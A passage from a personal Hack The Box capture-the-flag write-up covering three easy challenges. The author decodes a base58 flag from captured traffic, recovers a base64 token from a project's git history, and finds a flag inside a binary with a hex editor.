
I followed the TCP stream for that port. I saw a lot of packets(2779 to be exact).




Many of them were very similar to one another so I was just looking for anything that sticks out. I saw one American Express account looking odd compared to the others, so I investigated it.



I copied the hash and pasted it into CyberChef using the “magic” recipe which tries different decoding algorithms which was handy because I didn’t know what type of encoding this hash had. CyberChef detected that this hash was encoded in base58, and the decoded text was the flag to the challenge.




I pasted it in HTB and completed the challenge.




22: Illumination

Illumination is an easy forensics challenge. The descriptions say: A Junior Developer just switched to a new source control platform. Can you find the secret token?




I started with examining the files in the folder. There were 2 JavaScript files.




Using terminal, I found that there were hidden files with the help of “ls -a” command.


I opened .git folder and typed “git log” to see the most recent commits.




All the commits in the log were pushed by the same author: SherlockSec. I decided to investigate the commit with a comment “I removed the unique token as it was at risk”.




I used “git show” followed by the commit hash and I got the token that the description was looking for.



I used CyberChef to decrypt it. It was encoded in base64 (see screenshot below)




I got the flag and completed the challenge.




23: Behind the scenes

Behind the scenes is an easy challenge in the reversing category. My goal is to find the flag by reverse engineering the script.



There was only one file in the downloaded folder – the script itself.




When I executed the program it was asking for a password which I didn't know.

```
┌──(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes
└─$ ls
behindthescenes

┌──(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes
└─$ ./behindthescenes
./challenge <password>

┌──(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes
└─$
```


I tried running “strings” and “ltrace” but I didn’t get promising results back.

```
┌──(kali㉿kali)-[~/Downloads/htb/behind the scenes/rev_behindthescenes]
└─$ ltrace ./behindthescenes
--- SIGILL (Illegal instruction) ---
--- SIGILL (Illegal instruction) ---
./challenge <password>
--- SIGILL (Illegal instruction) ---
+++ exited (status 1) +++
```


I used “hexeditor” to check the hex values of the script.



I used “control + W” to bring up the search bar in the hexeditor and searched for strings related to hack the box (HTB, challenge, hack, flag) and I saw the flag in the top right corner. It was littered with dots so I had to remove them before inputing the flag in HTB.




I put the flag removing the dots and I got the flag

